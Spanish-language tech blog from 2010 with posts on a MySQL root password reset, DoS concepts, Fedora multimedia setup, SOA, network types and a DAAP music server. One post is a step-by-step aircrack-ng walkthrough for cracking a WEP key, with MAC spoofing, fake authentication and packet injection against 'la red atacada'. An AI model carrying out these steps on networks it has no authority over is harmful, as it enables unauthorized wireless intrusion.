jueves, 29 de abril de 2010

Cambiar la contraseña de root de MySql

Si han hecho la instalación de MySql sobre GNU/Linux y no pusieron la contraseña, o lo que es peor la olvidaron; les voy a dar unos pocos pasos para que puedan re-establecer la contraseña de root en MySql.

  • Detener el servicio de MySql
opción 1: # service mysqld stop
opción 2: # /etc/init.d/mysqld stop

  • Iniciar en modo FULL o abierto.
# mysqld_safe --skip-grant-tables --skip-networking&

--skip-grant-tables esta opción causa que el servidor no use el sistema de privilegios lo que le da acceso ilimitado a todas las bases de datos a todos los usuarios de la base de datos.

--skip-networking deja de escuchar (LISTEN) conexiones TCP/IP provenientes de la red, es decir MySQL trabajaría en un ambiente totalmente local.

  • Iniciar el modo monitor.
# mysql -u root

  • Usamos la base del sistema mysql.
mysql > use mysql;


  • Actualizamos el campo que cambiará la contraseña.
mysql> update user set password =password('nueva_clave') where user='root';

  • Salimos de mysql.
mysql> exit;

  • Reiniciamos el servidor, y listo.

# service mysqld restart


Espero haya sido de utilidad, o si saben de alguna otra manera para cambiar la clave de root postéelan.

Saludos,

miércoles, 21 de abril de 2010

DoS y DDoS


DOS (Denial of Service) y DDoS(Distributed Denial of Service)


Una técnica de ataque que consiste en hacer inaccesible el o los recursos de un sistema de computación a los clientes de este.

Generalmente este tipo de ataques se lo llevan a cabo saturando el ancho de red o haciendo un número grande de solicitudes del servicio.

Un ataque DoS puede ser perpetrado en un numero de formas. Aunque básicamente consisten en :
  • Consumo de recursos computacionales, tales como ancho de banda, espacio de disco, o tiempo de procesador.
  • Alteración de informacion de configuración, tales como información de rutas de encaminamiento.
  • Alteración de información de estado, tales como interrupción de sessiones TCP (TCP reset).
  • Interrupción de componentes físicos de red.
  • Obstrucción de medios de comunicación entre usuarios de un servicio y la victima, de manera que ya no puedan comunicarse adecuadamente.

La diferencia de DDoS (Distributed Denial of Service) con DoS, es que en el primero el atacante se hace con el control de otros computadorespara poder llevar a cabo su tarea.

Los administradores de red deben tomar medidas de prevención y detección de estas amenazas. Ya que un ataque de estos pueden ser sutil o muy catastrófico para una organización.

Entre las recomendaciones que se deben tomar están las siguientes:

  • Tener un servidor de Logs
  • HoneySpots
  • Firewalls
  • Sniffers
  • entre otros.


martes, 30 de marzo de 2010

Integrar Amarok con Gnome

Instalé Amarok en mi fedora 12 con Gnome, pues como ya es sabido Amarok es desarrollado para ser usado nativamente con el entorno de escritorio KDE. Asi que para poder usarlo con Gnome es necesario instalar los siguientes paquetes:

xine xine-lib-extras xine-lib-extras-freeworld

Para los que no sepan como instalar paquetes en fedora o en cualquier distribución basada en Red Hat, a continuación el detalle:

  • Abrir una consola como root: su
  • Teclear yum -y install xine xine-lib-extras xine-lib-extras-freeworld

Y listo, su Amarok ya puede ser usado con el entorno de escritorio Gnome.


Saludos,

Shockwave flash player en fedora 15 x86_64

Resulta que instalé Fedora 12, la versión de 64 bits en mi portátil, y no lograba instalar el flash player; luego de 1 hora en internet encontré la solución la cual quiero compartir, talvez a alguien más le sirve.

Primero debemos desargar el plugin desde la página oficial de adobe:

http://download.macromedia.com/pub/labs/flashplatformruntimes/flashplayer11/flashplayer11_b1_install_lin_64_071311.tar.gz

Una vez que descargamos este paquete, para descomprimirlo nos ubicamos desde la consola en el directorio en el cual descargamos el archivo, usando:
"tar -xzvf libflashplayer-10.0.32.18.linux-x86_64.so.tar.gz"


Una vez que se ha extraído el archivo, lo debemos copiar al directorio donde firefox almacena los plugins; generalmente este directorio está en la ruta /home/"usuario"/.mozilla/plugins/.

Para mi caso particular lo copié de esta manera:
"cp /home/david/Escritorio/libflashplayer.so /home/david/.mozilla/plugins/"

NOTA: En este caso mi usuario es "david", ustedes lo deben reemplazar por su usuario.

Hecho esto, reinician firefox, y ya pueden acceder a páginas como youtube o a sus juegos online. Si después de reiniciar sigue sin funcionar, reinicien su computadora.

Para verificar que este instalado el plugin: abrimos firefox, nos vamos a herramientas, complementos, plugins, y debe aparecel el plugin "Shockwave Flash", como se observa en la imagen.


Saludos,

jueves, 25 de marzo de 2010

E-SOA

Las empresas necesitan poder interconectar los procesos, personas e información tanto con la propia organización como con subsidiarias y socios comerciales. La falta de integración entre los componentes de IT –sistemas, aplicaciones y datos- hace difícil obtener una respuesta rápida y efectiva ante los cambios que afectan de forma natural a los negocios. La inflexibilidad genera costes, reduce la capacidad de respuesta ante los clientes, compromete el cumplimiento con las normativas legales y afecta negativamente a la productividad de los empleados.
En suma, una deficiente integración es uno de los problemas más importantes a los que las organizaciones deben hacer frente para mantener su competitividad y garantizar su crecimiento.
La Arquitectura Orientada a Servicios (SOA, Service Oriented Architecture) supone una estrategia general de organización de los elementos de IT, de forma que una colección abigarrada de sistemas distribuidos y aplicaciones complejas se pueda transformar en una red de recursos integrados, simplificada y sumamente flexible. Un proyecto SOA bien ejecutado permite alinear los recursos de IT de forma más directa con los objetivos de negocio, ganando así un mayor grado de integración con clientes y proveedores, proporcionando una inteligencia de negocio más precisa y más accesible con la cual se podrán adoptar mejores decisiones, y ayuda a las empresas a optimizar sus procesos internos y sus flujos de información para mejorar la productividad individual. El resultado neto es un aumento muy notable de la agilidad de la organización.


El contexto empresarial

Cada vez más las organizaciones dependen de su infraestructura de IT para alcanzar sus objetivos.
Pero en un entorno competitivo como el actual, aprovechar las oportunidades de negocio exige moverse con rapidez. Sin embargo, con frecuencia las Tecnologías de Información no permiten estas respuestas rápidas ni disponen de la flexibilidad necesaria para competir de forma efectiva. Un alto porcentaje de las ineficiencias organizativas tienen un mismo origen: el predominio de procesos manuales con un nivel de error elevado, sistemas ineficaces para compartir la información en el seno
de la organización; la incapacidad de hacer un correcto seguimiento de los procesos de negocio desde principio a fin; el cumplimiento con las normativas legales aplicables obliga a manejar grandes cantidades de información y en formatos complicados de utilizar; y finalmente, las ineficiencias propias del servicio a clientes. Allí donde se produce cualquiera de estas situaciones, el impacto sobre la
productividad de los empleados es negativo, y se pone en riesgo la capacidad de crecimiento y competencia de la propia empresa.

¿Qué es SOA?

La Arquitectura SOA establece un marco de diseño para la integración de aplicaciones independientes de manera que desde la red pueda accederse a sus funcionalidades, las cuales se ofrecen como servicios. La forma más habitual de implementarla es mediante Servicios Web, una tecnología basada en estándares e independiente de la plataforma, con la que SOA puede descomponer aplicaciones
monolíticas en un conjunto de servicios e implementar esta funcionalidad en forma modular.

CONCLUSIÓN

SOA es una alternativa al momento de cubrir requerimientos empresariales, podemos utilizar aplicaciones ya desarrolladas que satisfagan ciertas necesidades de la empresa para luego integrar estos componentes, y satisfacer en totalidad los requerimientos de la empresa.

SOA a los expertos en software les habré un nuevo nicho de mercado, que no es necesariamente desarrollar componentes, sino más bien integrarlos.


Saludos,


David Loor M.

domingo, 14 de marzo de 2010

Tipos y Tecnologías de Redes


TIPOS DE REDES

Según la cobertura tenemos:
  • LAN (Local Area Network): Redes locales
  • MAN (Metropolitan Area Network): Redes metropolitanas
  • WAN (Wide Area Network): Unión de varias redes LAN dispersas geográficamente entre sí.
  • CAN (Campus Area Network): Unión de varias redes LAN dispersas en un campus.
  • PAN (Personal Administration Network): Redes pequeñas de no más de 8 equipos.
  • Interredes: Colección de redes conectadas.

Según la topología tenemos:


  • Anillo: Todos los dispositivos están conectados al otro en un bucle cerrado.
  • Estrella: Todos los dispositivos estan conectados a un dispositivo de interconexión.
  • Malla: Los dispositivos están conectado en muchas interconexiones redundantes entre nodos de la red.
  • Árbol: Topología mixta.

TECNOLOGÍAS DE REDES

  • FDDI (Fiber Distributed Interface): Proporciona un backbone de alta velocidad a las redes LAN o WAN existentes.
  • ATM (Asynchronous Transfer Mode): Es una red de conmutación de paquetes que envía paquetes de longitud fija a través de LANs o WANs, en lugar de paquetes de longitud variable utilizados en otras tecnologías.
  • SMDS (Switched Multi-megabit Data Service): Proporciona conectividad para MAN’s, subredes FDDI, y redes LAN privadas, de modo que compartir los datos sea tan fácil como realizar una llamada telefónica, y soportando tanto datos como voz y vídeo.

PROTOCOLO TCP/IP


El protocolo TCP/IP (Transfer Control Protocol/Internet Protocol) es el protocolo utilizado para gestionar el tráfico de datos en la red. Este protocolo en realidad está formado por dos protocolos diferentes y que realizan acciones diferentes.
Por un lado está el protocolo TCP, que es el encargado del control de transferencia de datos y por otro está el protocolo IP, que es el encargado de la identificación de la máquina en la red.

jueves, 18 de febrero de 2010

Obtener claves WEP con ayuda de Aircrack-ng

Aircrack-ng es una suite de programas para la auditoría de redes inalámbricas.


Es posible obtener las claves cifradas WEP y WPA/WPA2-PSK siendo las claves WEP las más fáciles de descifrar y por error para el usuario de una conexión la más común.

Todos los comandos e información está sacada de la web oficial de Aircrack-ng.org.


¿Qué necesito para usar Aircrack-ng?.

Es necesario tener una tarjeta de red inalámbrica compatible con airodump-ng (ver lista de compatibilidad). Airodump-ng es el programa con el que se capturan los paquetes cifrados de la red atacada para poder descifrar la clave.

Los programas en cuestión que trae Aircrack-ng así como macchanger.


¿Qué es recomendado tener para usar Aircrack-ng?


Debido a que Aireplay-ng solo es compatible con el sistema operativo GNU/Linux, si queremos poder inyectar paquetes es necesario que usemos alguna distribución GNU/Linux. Hay que mencionar que hay distribuciones específicas que contienen ya Aircrack-ng así como más programas y utilidades y driver parcheados para inyectar paquetes. Tales distribuciones son Live CD o Live USB, ésto significa que no es necesario instalarlos en nuestra máquina, basta con grabarlos en un CD o USB e iniciar la máquina arrancando desde ellos. Algunas de estas distribuciones son: Backtrack, WifiSlax, WifiWay…

¿Cómo me instalo Aircrack-ng y Macchanger si no quiero usar Live CD o Live USB?


Aircrack-ng Downloads

En Ubuntu:

sudo apt-get install aircrack-ng

Para instalar Macchanger, puedes pasarte por su web

Macchanger Downloads

En Ubuntu:

sudo apt-get install macchanger

Ya que tenemos todo preparado: Tarjeta compatible con airodump-ng y aireplay-ng y macchanger, os voy a dejar unos comando básicos para hacer un ataque a una red con encriptacion WEP con clientes asociados.

Todos los comandos e información está sacada de la web oficial de Aircrack-ng.org.

Primero abrimos una terminal (consola) y entramos como superusuario(root) para tener privilegios. Este comando varía según la distribución GNU/Linux que usemos.

sudo su

*** Preparación de la tarjeta

airmon-ng

>>interfaz inalámbrico: nos devuelve por pantalla el nombre de la tarjeta red que tenemos (wifi0, wlan0, ath0, ra0,…). Yo usaré ra0 por tener una ralink 2500.

airmon-ng stop ra0

>>monitor mode disable: nos devuelve que nuestra tarjeta tiene el modo monitor desactivado.

ifconfig ra0 down

>>tarjeta de red desactiva: no sale nada por pantalla.

macchanger –mac 00:11:22:33:44:55 ra0

>>Current mac: xx:xx:xx:xx:xx:xx Fake mac:00:11:22:33:44:55: nos da la mac original y la falsa que hemos nos hemos asignado para luego poder inyectar paquetes.

airmon-ng start ra0

>>monitor mode enable: Ponemos nuestra tarjeta en modo monitor(necesario para poder capturar paquetes)

*** Escaneo de redes y clientes asociados

airodump-ng ra0

>>redes y clientes disponibles: nos sale una tabla con las redes disponibles con toda la información como canal, nombre, calidad de señal, tipo de encriptación, etc.. y los clientes que están conectadas a las redes.

Paramos la ejecución del comando pulsando “Control+C”, o cerrando y abriendo otra terminal.

airodump-ng –c NumeroDeCanal –w ArchivoDeCapturas –bssid BBSID ra0

Por ejemplo una red en canal 11 con BSSID 00:01:02:03:04:C1 que hemos detectado: airodump-ng -c 11 -w capturaswifi - - bssid 00:01:02:03:04:C1

>>Capturando paquetes…: nos va saliendo la captura de paquetes así como la señal de la red y los clientes asociados. Dejamos recogiendo paquetes, por lo que ESTA TERMINAL NO LA CIERRES!!!


Abre una nueva terminal (consola) con privilegios de superusuario(root) como antes.

aireplay-ng -1 0 –a BSSID –h 00:11:22:33:44:55 –e ESSID ra0

>>Association successful: Con esto hacemos una autenticación falsa en el router. Para ello en el comando se necesita la BSSID de la red atacada, la mac falsa que nos pusimos (00:11:22:33:44:55) y el nombre que tiene la red atacada, es decir, la ESSID. Es importante que nos salga el Association Succesful, de lo contrario no podremos inyectar paquetes. Por ejemplo: aireplay-ng 1 0 -a 00:01:02:03:04:05 -h 00:11:22:33:44:55 -e WIFI_RED ra0.

aireplay-ng -3 –b BSID –h 00:11:22:33:44:55 ra0

>>Envío de paquetes…: nos saldrá por pantalla que se están mandando paquetes, para que la inyección sea correcta deben aparecer paquetes ARP recogidos. Por ejemplo: aireplay-ng -3 -b 00:01:02:03:04:05 -h 00:11:22:33:44:55 ra0. Ahora dejamos que siga inyectando paquetes, por tanto NO CIERRES ESTA TERMINAL!!!

*** Crackeo WEP

Para poder obtener la clave WEP es necesario tener un mínimo de paquetes recogidos. El número de paquetes dependerá de la longitud que tenga la clave WEP. Como mínimo recomiendo que empecéis a intentar conseguir la clave a partir de 25.000 por si la clave es de las cortas.

Cuando veamos en la terminal que dejamos el airodump-ng recogiendo paquetes que tenemos más de 25.000 #data recogidos.

Abre una nueva terminal (consola) con privilegios de superusuario(root) como antes.

aircrack-ng –b BSSID ArchivoDeCapturas.cap

>>Clave WEP encontrada/no encontrada: El programa empezará a descifrar los paquetes recogidos, y cuando finalice nos dirá si ha encontrado la clave o no. Si no la encuentra nos recomienda que lo volvamos a intentar superados “X” paquetes recogidos. Si la encuentra nos saldrá: KEY FOUND! y la clave en hexadecimal normalmente.

Fuente:

www.aircrack.org


Saludos,


David Loor M.

viernes, 12 de febrero de 2010

Implementación Servidor DAAP Linux (Compartir Fonotecas)

Existen dos formas simples de compartir archivos con dispositivos que se encuentren en una misma red.
  1. Compartiendo la carpeta de tus archivos: Bastante ineficiente ya que la biblioteca musical compartida no está ordenada y nos será difícil encontrar los medios que queremos reproducir.
  2. Mediante un Servidor de Medios: Bastante fácil y cómodo de utilizar, una vez que se ha configurado el servidor, los clientes pueden hacer acceder a él conociendo la IP y el puerto por el cuál escucha las peticiones. Nuestro reproductor no tardará ni 5 segundos en agregar un promedio de 10000 canciones (lo digo por experiencia propia, en una red no muy saturada), y toda la información multimedia (titulo, artista, tiempo de duración, álbum, etc) se descargará automáticamente.
Tomando en consideración las premisas anteriores implementaremos un servidor con el protocolo DAAP (Digital Audio Access Protocol, Protocolo de Acceso a Audio Digital).

Este es un protocolo privativo desarrollado por Apple para usarlo en su ya conocido itunes para compartir archivos multimedia entre usuarios de esta aplicación. Apple no ha liberado las especificaciones de este protocolo pero haciendo ingeniería inversa han logrado obtener un DAAP libre, se esta convirtiendo por si mismo en un estándar ya que algunas casas comerciales de reproductores ya lo implementan.

La configuración es bastante sencilla, no toma más de 10 minutos su configuración. Sin más palabreo, vamos a la configuración.


  • Bajamos los paquetes necesarios para su funcionamiento:

Debian, Ubuntu

sudo apt-get install mt-daapd avahi-daemon libid3tag0

Fedora, Centos, Redhat

sudo yum install mt-daapd avahi-daemon libid3tag0


  • Configuramos los servicios para arrancar en el inicio del sistema.
chkconfig avahi-daemon on
chkconfig mt-daapd on

  • Debemos configurar el archivo /etc/mt-daapd.conf, donde especificamos el nombre del servidor, directorio donde tenemos almacenado en nuestro servidor. También lo podemos hacer atravez de su interfaz web en esta dirección http://localhost:3689/.
"El campo usuario lo dejamos en blanco y como contraseña ingresamos mt-daapd.

En la sección de configuración tenemos que cambiar algunas cosas para iniciar un servidor básico:

Admin password: Para dejar de usar la contraseña por defecto (recomendable)

Music folder: Acá agregamos la(s) carpeta(s) que contienen las canciones que deseamos compartir.

Otras opciones que podemos cambiar (pero que no son vitales) son: Server Name (el nombre que será visto por los clientes), Music Password (si es que deseamos que los clientes ingresen una contraseña para poder acceder a la música) y Rescan Interval (cada cuanto tiempo deseamos que Firefly busque nuevas canciones en los directorios, importante si constantemente agregamos nueva música).

Configuración extra

Hay una opción de configuración a la que hay que prestarle atención: Run As (se accede a ella dando click al link para mostrar las opciones avanzadas). Esta opción especifica con qué usuario correrá el servicio de Firefly y por defecto está con mt-daapd (al momento de la instalación se creó automáticamente este usuario del sistema).

Si es que el usuario mt-daapd no tiene los permisos de lectura sobre las carpetas donde están los archivos de audio, el servidor no podrá agregarlas a la biblioteca. Tenemos 2 opciones:

  • Cambiar la opción Run As a root que es lo más sencillo pero menos recomendable (por inseguro). Si el servidor está en un “ambiente seguro” (tu casa, no accesible desde internet, etc.) podría usarse esta opción.
  • Dar al usuario mt-daapd los permisos sobre las carpetas. Esto también es sencillo, pero implica algunos pasos extra." Ver Fuente

Para acceder desde un cliente, por ejemplo usando el reproductor Rhythmbox debemos seguir los siguientes pasos:

  1. Ejecutar Rhythmbox
  2. Nos vamos a musica/Conectar con una compartición DAAP
  3. Ponemos equipo:puerto (dirección_IP_del_servidor:3689)
Los reproductores que son compatibles con el protocolo DAAP los podemos ver en este enlace: Ver Reproductores compatibles


Saludos,

jueves, 11 de febrero de 2010

Reproducir Archivos multimedia (MP3, DVD, etc) en Fedora 11

Quería escuchar mi música preferida en Fedora y resulta que no venía instalado por defecto el decodificador de MP3, Rhythmbox trataba de buscarlos automáticamente en internet pero no los encontraba. Me preocupaba ya que Ubuntu bucaba todos los paquetes que yo necesitaba ahorrándome el trabajo, así que no tenía ni idea de qué debía instalar.

Buscando un poco de información al respecto en Google, descubrí que Fedora y Red Hat no traían pre-instalado paquetes que los puedan comprometer legalmente, cómo por ejemplo el algoritmo de codificación/decodificación de Mp3 es patentado y penado por las leyes de EEUU; asi que para poder reproducir nuestra música preferidad grabada en formato Mp3 o formatos patentados, debemos instalar rpm-fusion, el paquete que nos permite instalar de una manera fácil cualquier otro tipo de paquete, valga la redundancia, patentado o no patentado.

http://fedoraproject.org/wiki/ForbiddenItems

En ese enlace podemos obtener información oficial.

Después de una introducción no muy técnica, pasamos a la instalación de lo que necesitamos para reproducir nuestros archivos multimedia.

  1. $ su root

    # rpm -ivh http://download1.rpmfusion.org/free/fedora/rpmfusion-free-release-stable.noarch.rpm
    # rpm -ivh http://download1.rpmfusion.org/nonfree/fedora/rpmfusion-nonfree-release-stable.noarch.rpm
  2. # yum -y update @sound-and-video 
Estos dos pasos instalarán primero el rpmfusion "para paquetes libres y restritivos", además instalara los codecs para que los motores Xine y Gstreamer tengan mayor soporte para archivos multimedia.


Saludos,